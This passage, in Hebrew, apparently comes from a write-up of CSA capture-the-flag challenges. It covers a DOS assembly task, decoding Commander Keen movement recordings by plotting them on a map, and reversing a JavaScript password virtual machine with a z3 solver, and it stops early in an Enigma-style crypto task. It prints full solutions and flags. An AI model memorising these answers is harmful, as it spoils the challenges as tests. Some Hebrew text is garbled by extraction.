    xor ah,ah

    ret
ENDP

END
```

נקמפל הכל עם שרץ בטור DOSBox ונקבל את הדגל:

```
C:\>bcc MAIN.C RAND.ASM
Borland C++ Version 2.0 Copyright (c) 1991 Borland International
main.c:
rand.asm:
Turbo Assembler Version 2.51 Copyright (c) 1988, 1991 Borland International

Assembling file: rand.ASM
Error messages: None
Warning messages: None
Passes: 1
Remaining memory: 367k

Turbo Link Version 4.0 Copyright (c) 1991 Borland International

Available memory 401008

C:\>main
No Br0c0oLi fOr YoU! :)
```

הדגל:

CSA{No Br0c0oLi fOr YoU! :)}

אתגר #11 (Command Keen :#11 נקודות) קטגוריה: Programming

Welcome to the land of CSA!

In this challenge you'll help our CSA hero KEEN to find the lost secret :)

Your first mission is to find the secret sentence - spread in the game levels.

To complete the mission you'll use the attached game code, and game recordings that would guide you to the secret sentence.

Each recording file stores information of KEEN's movements in the game, according to the following format:

- 2Bytes - movement counter
- 2Bytes - 2 buttons click - for throwing/jumping as in the game controller settings
- 2Bytes - x direction of movement
- 2Bytes - y direction of movement

In order to find out what is the secret sentence you should be able to play the recordings in the game BY THEIR ORDER, BUT! only once you are DONE with ALL the game levels.

IMPORTANT 1: each recording you should play from the start of the game.

IMPORTANT 2: submit the flag with the following format CSA{...}.

HINT: use the "hint"s in the code.

לאתגר צורף קובץ ארכיון.

פתרונות

נבדוק את קובץ הארכיו המצורף:

```
root@kali:/media/sf_CTFs/checkpoint/Command_Keen/command-keen/Source# ls
audiokdr.h    id_in.h      id_us.h      kd_act2.c   lzhuff.h
gelib.c        id_mm.c      id_us_s.c    kd_def.h    lzw.h
gelib.h        id_mm.h      id_vw_a.asm  kd_demo.c  README.md
graphkdr.equ   id_rf_a.asm id_vw_ac.asm kd_keen.c sl_file.h
graphkdr.h     id_rf.c      id_vw_ae.asm kd_main.c soft.c
id_asm.equ    id_rf.h      id_vw.c      kd_play.c  soft.h
id_ca.c       id_sd.c      id_vw.h      kdreams.prj static
id_ca.h       id_sd.h      jam_io.c    LICENSE
id_heads.h    id_us_a.asm jam_io.h    lscr
id_in.c       id_us.c      kd_act1.c   lzhuf.c
```

כמו באתגר הקודם, גם כאן מדובר בקובץ הקוד של המשחק Commander Keen in Keen Dreams והשינוי העיקרי הינו בשמות של שלבי המשחק: וגם הפעם ישנו שינוי ביחס לקבצים המקוריים.

<pre>char *levelname[21] = { "The Land of Tuberia", "Horseradish Hill", "The Melon Mines", "Bridge Bottoms", "Rhubarb Rapids", "Parsnip Pass", "Level 6", "Spud City", "Level 8", "Apple Acres", "Grape Grove", "Level 11", "Brussels Sprout Bay", "Level 13", "Squash Swamp", "Boobus' Chamber", "Castle Tuberia", "", "Title Page" };</pre>	<pre>char *levelname[21] = { "The Land of CSA", "CSA HINT: I", "CSA HINT: o", "CSA HINT: A", "CSA HINT: 8", "CSA HINT: e", "Level 6", "CSA HINT: 7", "Level 8", "CSA HINT: h", "CSA HINT: R", "Level 11", "CSA HINT: c", "Level 13", "CSA HINT: !", "CSA HINT: L", "CSA HINT: _", "", "Title Page" };</pre>
--	--

בנוסף, קיבלנו אוסף של הקלטות:

```
root@kali:/media/sf_CTFs/checkpoint/Command_Keen/command-keen/Recordings# ls
10.BIN 11.BIN 12.BIN 13.BIN 14.BIN 15.BIN 16.BIN 1.BIN 2.BIN 3.BIN
4.BIN 5.BIN 6.BIN 7.BIN 8.BIN 9.BIN
```

נבדוק קטע מຕוך הקלטה לדוגמא:

	1.BIN
Offset(h)	00 01 02 03 04 05 06 07
00000000	05 00 00 00 00 00 00
00000008	02 00 00 00 81 FF 00 00□..
00000010	10 00 00 00 81 FF 81 FF□.□
00000018	03 00 00 00 81 FF 00 00□..
00000020	01 00 00 00 00 00 00 00
00000028	04 00 00 00 7F 00 7F 00
00000030	02 00 00 00 00 00 7F 00
00000038	02 00 00 00 81 FF 00 00□..
00000040	01 00 00 00 81 FF 7F 00□..

כאמור:

- שני הבתים הראשונים הם מספר הצעדים
- שני הבתים הבאים הם פעולות, אך ניתן להתעלם מהם מכיוון שתמיד יש להם ערך מאופף
- שני הבתים הבאים הם התזוזה בכיוון X
- שני הבתים הבאים הם התזוזה בכיוון Y

לפי מספר הצעדים, הינו ניתן להניח שמדובר בייצוג Little Endian, מה שמתפרש בתור מספרי צעדים כדוגמת 0x05, 0x02, 0x10, 0x500, 0x200, 0, 0x1000. אך גם במקרה שההתזוזה בכיוון Y/X מיוצגת כ- Little Endian. שודות אלו תמיד מכילים אחד משלושה ערכים שונים:

- 0x00 •
- 0xff81 •
- 0x007f •

בשיטת היצוג הסטנדרטית של [המשלים ל-2](#), מדובר בייצוג של המספרים 127 ו-(127). לגבי הערכים הח'וביים והשליליים, נראה סביר להניח שמדובר באותומים כללים של ציר המספרים. לדוגמה, עברו ציר ה-X, המשמעות של 127 היא תזוזה ימינה והמשמעות של -(127) היא תזוזה שמאליה. בפועל אפשר לעקוב אחריו ההוראות ב- [GitHub](#) ולקמפל את המשחק. לאחר מכן, ניתן להריץ אותו באמצעות תוכנת העזר DOSBox:



אפשר למשל לראות שבכניתה לשלב קלשחו אנחנו רואים את הרمز במקומם את שם השלב:




אם נמשיך בכיוון זהה, אפשר לבנות מעין סימולטור שליטה שייזיז את קין במשחק לפני ההקלטות השונות. אולם, יש לשיטה זו מספר חסרונות: ראשית, נדרש לסייע כל השלבים לפני שנחננו מתחילה להריץ את ההקלטות, מכיוון שישנם ציריים שלא ניתן לעبور בהם מבלי להשלים שלב קלשחו קודם. ושנית, הרצה של הקלטה אורכת זמן, שכן קין צועד במהירות מסויימת.

אנו נבחר בשיטה פשוטה יותר: נצייר את המסלול של קין על המפה. ניתן למצוא מפה של קין בכל אתר מעריצים שמכבד את עצמו, למשל [פה](#). כר נראית המפה:



על המפה נסמן את האותיות השונות לפי השמות של השלבים:



נשתמש בקוד הבא על מנת לצייר את המסלול של קין על המפה:

```

from struct import Struct
from PIL import Image, ImageDraw, ImageColor
from collections import namedtuple
import itertools, os
import glob


Coordinate = namedtuple("Coordinate", "x y")

def read_records(format, f):
    record_struct = Struct(format)
    chunks = iter(lambda: f.read(record_struct.size), b'')
    return (record_struct.unpack(chunk) for chunk in chunks)

def pairwise(iterable):
    "s -> (s0,s1), (s1,s2), (s2, s3), ..."
    a, b = itertools.tee(iterable)
    next(b, None)
    return zip(a, b)

DISTANCE_CONST = 0.92
START_COORDINATE = Coordinate(360, 305)

```




```
def translate_movement(v):
    if v == -127:
        return -1
    elif v == 127:
        return 1
    else:
        return 0

def draw(movement_file, output_folder = None):
    coordinates = []
    with open(movement_file, "rb") as f:
        coord = START_COORDINATE
        coordinates.append(coord)
        for rec in read_records('<hhhh', f):
            movement_counter, click, x, y = rec
            assert(click == 0)
            for _ in range(movement_counter):
                coordinates.append(Coordinate(coord.x +
DISTANCE_CONST * translate_movement(x), coord.y + DISTANCE_CONST
* translate_movement(y)))
            coord = coordinates[-1]

    im = Image.open('small_map.png')
    draw = ImageDraw.Draw(im)
    for current, next in pairwise(coordinates):
        draw.line( ( current, next ), fill = "red", width = 4)
    if output_folder is None:
        im.show()
    else:
        output_file_path =
"{}.png".format(os.path.splitext(os.path.basename(movement_file))[0])
        im.save(os.path.join(output_folder, output_file_path))


if __name__ == "__main__":
    output_file_dir = "out"
    os.makedirs(output_file_dir, exist_ok = True)
    for recording in glob.glob("command-keen/Recordings/*.bin"):
        draw(recording, output_file_dir)
```

ונקבל שישה-עשר מסלולים, למשל:



אם נעקוב אחרי שמות השלבים השונים בהם קין מבקר, נקבל את הדגל:

CSA{I_hA7e_8RoccoLI!}



אתגר #12 Automatic Machine :#50 נקודות (השדרה, Reversing)

```
You stand before a custom Virtual Machine.  
Once you understand the code, the flag will be just there.  
The machine is waiting for you at auto-machine.csa-challenge.com
```

פתרונות

יכנסו לאתר המצורף:

```
ssh 192.12.23.934  
Connecting...  
ACCESS DENIED! I AM CALLING THE INTERNET POLICE!  
Password:  
  
$
```

עלינו להכנס סיסמה כלשהי. נבדוק את קוד המקור ונגלה שמאחורי הקלעים הסיסמה נבדקת באמצעות לוגיקה שרצה על גבי מכונה וירטואלית.

בתוך הקוד יש לנו מערך מאד גדול של פקודות בשם a, ומספר פונקציות Javascript עבור המימוש של המכונה, למשל:


```
function _f2(_p2, _p1, _p3, _p0) {  
    for (_g1 = _p1; _g1 < _p3; _g1++) {  
        _p2[_g1] ^= _p0;  
    }  
}
```

הדבר הראשון שנרצה לעשות הוא לבצע מעבר ראשוני על הקוד ולנסות לתת לפונקציות ולמשתנים שמות ברורים יותר, למשל:

```
function xor_arr(vm_arr, from_index, to_index, value) {  
    for (i = from_index; i < to_index; i++) {  
        vm_arr[i] ^= value;  
    }  
}
```

כעת, נעקוב אחרי מהלך הקוד. נקודת הכניסה שלנו היא בקריאה לפונקציה שאויתה בחרנו לכנות :test_password

```
term.write(test_password(JSON.parse(JSON.stringify(a))), Array.from(term.input).map(x=>x.charCodeAt(0))));
```



הפונקציה זו מקבלת את המערך a ואת הסיסמה שהכנונו:

```
step_size = 7

function test_password(vm_arr, user_input) {
    index = 0;
    while(index < vm_arr.length) {
        _g7 = vm_arr[index];

        if (_g7 == 5) {
            return _f1(vm_arr, index);
            break;
        }

        user_input_index = vm_arr[index+1];
        _g9 = vm_arr[index+2];
        if ((user_input[user_input_index] % _g9 == 0) == (4 - _g7)) {
            index = vm_arr[index+3];
            continue;
        }
        user_input[user_input_index] = (user_input[user_input_index] % _g9) ?
user_input[user_input_index] : Math.floor(user_input[user_input_index]/_g9);
        action_index = vm_arr[index+4];
        _gb = vm_arr[index+5];
        _gc = vm_arr[index+6] ^ _g7-3;
        _gd = vm_arr[_gc];
        action_arr[action_index](vm_arr, index+step_size, (_gb+1)*step_size,
_gd);
        index+= step_size;

    }
}
```

לאחר מכן, היא עוברת על המערך ובכל סבב שולפת שבעה ערכים מתוכו. לכל ערך, כמובן, תפקיד אחר. למשל, ניתן לראות שהערך השני בשבייה (`index + 1`) משמש בתור אינדקס לthur הסיסמה שהכנונו:

```
user_input_index = vm_arr[index+1];
```


בஹמץ, כל הבדיקות של הסבב הנוכחי נעשות על `user_input[user_input_index]`. הערך החמישי בשבייה משמש לבחירת פעולה כלהי אותה נבע על חלק מהמערך:

```
function add_to_arr(vm_arr, from_index, to_index, value) {
    for (i = from_index; i < to_index; i++) {
        vm_arr[i] += value;
    }
}

function subtract_from_arr(vm_arr, from_index, to_index, value) {
    for (i = from_index; i < to_index; i++) {
        vm_arr[i] -= value;
    }
}

function xor_arr(vm_arr, from_index, to_index, value) {
    for (i = from_index; i < to_index; i++) {
        vm_arr[i] ^= value;
    }
}

action_arr = [add_to_arr, subtract_from_arr, xor_arr];
```



באותו אוף, ניתן לראות שהערך הריבועי בשבועייה משמש בתוך הפקודה הבאה אליה נkopץ אם מתקיים תנאי כלשהו:

```
if ((user_input[user_input_index] % _g9 == 0) == (4 - _g7)) {  
    index = vm_arr[index+3];  
    continue;  
}
```

התנאי בודק האםתו ספציפי מהסיסמה מתחילה ללא שארית במספר כלשהו שהתקבל מהשביעייה (`_g9`). ערך אחר מתוך השביעייה (`_g7`) מחייב האם הוא אמור להתחלק או לא. כדי לקבל מושג טוב יותר לגבי הERICA של המcona, כדאי להכניס סיסמה אקראית כלשהי ולהתחליל לדbg.

השביעייה הראשונה שיש לנו היא:

```
3, 3, 71, 17251, 1, 581, 3
```

בנסיבות דיבאג, ניתן לראות שם התנאי לעיל מתקיים ו-`vm_arr[index+3]` שווה ל-17251, אנחנו קופצים הישר לקוד שמחזיר שהסיסמה לא נכונה. לעומת, אנחנו לא רוצים שהתנאי זהה יתקיים, או לפחות לא מעוניינים בכך כל עוד `vm_arr[index+3]` שווה ל-17251.

לכן, נכניס ערך שיפור את התנאי ונמשיך לדbg. כך נגלה שהקוד שmagiu אחריו התנאי שראינו משמש לפענוח המשך המערך. השביעייה השנייה במערך היא:

```
17254, 17276, 17330, 34502, 17252, 18012, 17263
```

אולם, אחרי הפענוח היא הופכת להיות:

```
3, 25, 79, 17251, 1, 761, 12
```

הערכים הללו נראהים מאוד דומים לערכים של השביעייה הראשונה, ואפילו יש לנו שם את 17251 שכבר ראיינו שימושו בתוך אינדקס לפקודה שמודיעה על כשלון במידת הצורך. בשלב הזה כבר יש לנו מספיק מידע כדי למדל הכל באמצעות z ו לנסות לקבל סיסמה שעומדת בכל התנאים:

```
from pwn import *  
from z3 import *  
from arr import a  
import math  
import itertools  
  
STEP_SIZE = 7  
FAILURE_ADDRESS = 17251  
  
def add_to_arr(vm_arr, from_index, to_index, value):  
    for i in range(from_index, to_index):  
        vm_arr[i] += value  
  
def subtract_from_arr(vm_arr, from_index, to_index, value):  
    for i in range(from_index, to_index):  
        vm_arr[i] -= value  
  
def xor_arr(vm_arr, from_index, to_index, value):  
    for i in range(from_index, to_index):  
        vm_arr[i] ^= value  
  
def decode_message(vm_arr, p0):
```

```

to_index = vm_arr[_p0+1]
res = ""
for i in range(to_index):
    res += chr(vm_arr[_p0+2+i] ^ 0x37)
return res

action_arr = [add_to_arr, subtract_from_arr, xor_arr]

def crack_password(vm_arr, solver, key, progress):
    index = 0

    while(index < len(vm_arr)):
        progress.status("Working on index #{}".format(index))
        _g7 = vm_arr[index]

        if (_g7 == 5):
            return decode_message(vm_arr, index)
            break

        user_input_index = vm_arr[index+1]
        _g9 = vm_arr[index+2]

        if (vm_arr[index+3] == FAILURE_ADDRESS):
            assert((4 - _g7) in [0, 1])
            if (4 - _g7):
                solver.add(key[user_input_index][-1] % _g9 != 0)
            else:
                solver.add(key[user_input_index][-1] % _g9 == 0)
                # The way to account for the following logic:
                # "user_input[user_input_index] =
Math.floor(user_input[user_input_index]/_g9);"
                # is to create a new z3 variable and add this relationship as a
constraint.
                # The new variable will be used from now on for future
constraints.
                # This is the reason that "key" is a list of lists of variables
and not a flat list of variables.
                k = key[user_input_index][-1]
                new_var = Int("{}-{}".format(user_input_index,
len(key[user_input_index])+1))
                key[user_input_index].append(new_var)
                solver.add(new_var * _g9 == k) # Rephrased as multiplication
since z3 has problems with division of integers

        else:
            print (vm_arr[index+3])

        action_index = vm_arr[index+4]
        _gb = vm_arr[index+5]
        _gc = vm_arr[index+6] ^ _g7-3
        _gd = vm_arr[_gc]
        action_arr[action_index](vm_arr, index+STEP_SIZE, (_gb+1)*STEP_SIZE,
_gd)
        index+= STEP_SIZE

    for key_len in itertools.count():
        try:
            with log.progress('Trying a key of length {}'.format(key_len)) as
progress:
                key = [[Int("{}".format(i))] for i in range(key_len)]
                solver = Solver()

                # all values are printable characters excluding space (33 - 126)
                for i in range(key_len):
                    solver.add(key[i][0] >= ord('!'))

```

```

        solver.add(key[i][0] <= ord('`'))
crack_password(a.copy(), solver, key, progress)

progress.status("Trying to solve the constraints...")
if solver.check() == sat:
    model = solver.model()

res = ""
for i in range(key_len):
    res += chr(model[key[i][0]].as_long())

break

except IndexError:
    pass

log.success("Found the following password: '{}'".format(res))
    
```

מכיוון שאיננו יודעים את אורך הסיסמה, ננסה אורכים שונים בסדר עולה. נרים ונקבל:


```


root@kali:/media/sf_CTFs/checkpoint/Automatic_Machine# python3 solve.py
[-] Trying a key of length 0: Failed
[-] Trying a key of length 1: Failed
[-] Trying a key of length 2: Failed
[-] Trying a key of length 3: Failed
[-] Trying a key of length 4: Failed
[-] Trying a key of length 5: Failed
[-] Trying a key of length 6: Failed
[-] Trying a key of length 7: Failed
[-] Trying a key of length 8: Failed
[-] Trying a key of length 9: Failed
[-] Trying a key of length 10: Failed
[-] Trying a key of length 11: Failed
[-] Trying a key of length 12: Failed
[-] Trying a key of length 13: Failed
[-] Trying a key of length 14: Failed
[-] Trying a key of length 15: Failed
[-] Trying a key of length 16: Failed
[-] Trying a key of length 17: Failed
[-] Trying a key of length 18: Failed
[-] Trying a key of length 19: Failed
[-] Trying a key of length 20: Failed
[-] Trying a key of length 21: Failed
[-] Trying a key of length 22: Failed
[-] Trying a key of length 23: Failed
[-] Trying a key of length 24: Failed
[-] Trying a key of length 25: Failed
[-] Trying a key of length 26: Failed
[-] Trying a key of length 27: Failed
[-] Trying a key of length 28: Failed
[-] Trying a key of length 29: Failed
[-] Trying a key of length 30: Failed
[-] Trying a key of length 31: Failed
[-] Trying a key of length 32: Failed
[-] Trying a key of length 33: Failed
[-] Trying a key of length 34: Failed
[-] Trying a key of length 35: Failed
[-] Trying a key of length 36: Failed
[-] Trying a key of length 37: Failed
[-] Trying a key of length 38: Failed
[-] Trying a key of length 39: Failed
[-] Trying a key of length 40: Failed
[+] Trying a key of length 41: Done
[+] Found the following password: 'CSA{w0w_th4t_wa$_re@lly_s1mpLe_wasn7_1t}q'
    
```

כעת נשים לב למשהו שונה. הסיסמה שהסקריפט מצא הינה:

CSA{w0w_th4t_wa\$_re@lly_s1mpLe_wasn7_1t}q

מה עושה שם ה-q המיותר הזה? נראה שהדבר נובע מהבדלים בין Javascript ל-Python. הקוד של המכונה הירטואלית מנסה לגשת אל הערך במקום ה-40 של הסיסמה שלנו, אבל לא מתרגם מכך שהוא לא קיים ופושט מבצע השמה של NaN:





הקוד בפייתון הוא יותר רגי, והוא זורק `Exception` במצב זה. לכן, קוד הפייתון ממשיר להלה אל סיסמה באורך 41 ופיטוט מצב במקום זהתו חצי-אקראי שלא באמצעות הסיסמה. הסיסמה שהתקבלה:

היא:

```
● ● ●

ssh 192.12.23.934
Connecting...
ACCESS DENIED! I AM CALLING THE INTERNET POLICE!
Password:

$ CSA{w0w_th4t_wa$_re@lly_s1mple_wasn7_it}
Woohoo! ACCESS GRANTED
$ █
```

אתגר 13 צורף קובץ פייתון (Stronger Enigma :#13 נקודות)

We caught an undercover agent in our facilities.
He was transmitting sensitive data to our enemies using some kind of crypto machine. We were able to capture the machine but the agent destroyed the encryption configuration he used.
It's national security matter and we only trust you to solve the mystery - what was his message? We were able to track the enemy's other machine in this address: 18.156.68.123:80.
We COUNT on you on this, don't let us down!
Good Luck!


לאתגר צורף קובץ פייתון.

פתרונות

נתחילה ממעבר על עיקרי הקוד המצורף. הפונקציה הראשית הינה הפונקציה הבאה:

```
def doEngima():
    starting_session_seconds = time.time()
    send("Insecure channel. Encrypting with today's configuration..")
    machine = StrongerEnigma()

    while True:
        send_interface(machine)
        client_message = receive()
        process_message(machine, client_message)
```



תחילה, הפונקציה זו מייצרת מכונת אניגמה שאוותה נראה בהמשך. לאחר מכן, היא שולחת ללקוט את תיאור הממשק של המכונה בצורה מוצפנת:

```
def send_interface(machine):
    to_send = """
HELLO FIELD AGENT!
COMMANDS:
    SEND-SECRET-DATA
    GET-SECRET-DATA
    GOODBYE
"""
    message = machine.encrypt(to_send)
    send(message)
    return message
```

היא מקבלת מהלך פקודת מוצפנת, ובמידה והפיקודה המפענחת הינה `GET-SECRET-DATA`, היא מדפיסה את הדגל. יימוש המכונה הינו:

```
def create_configuration():
    number_of_rotors = random.randrange(3, 6)
    rotates_amounts = [3, 5, 7, 11, 17, 19, 23]

    result = []
    for _ in range(number_of_rotors):
        rotor = "".join(random.sample(string.ascii_uppercase, 26))
        rotates_amount = random.choice(rotates_amounts)
        result.append([rotor, rotates_amount])
    return result

class StrongerEnigma:

    class Rotor:
        def __init__(self, configuration, rotate_amount):
            self.data = configuration
            self.rotate_amount = rotate_amount

        def rotate(self):
            self.data = self.data[self.rotate_amount:] +
self.data[:self.rotate_amount]

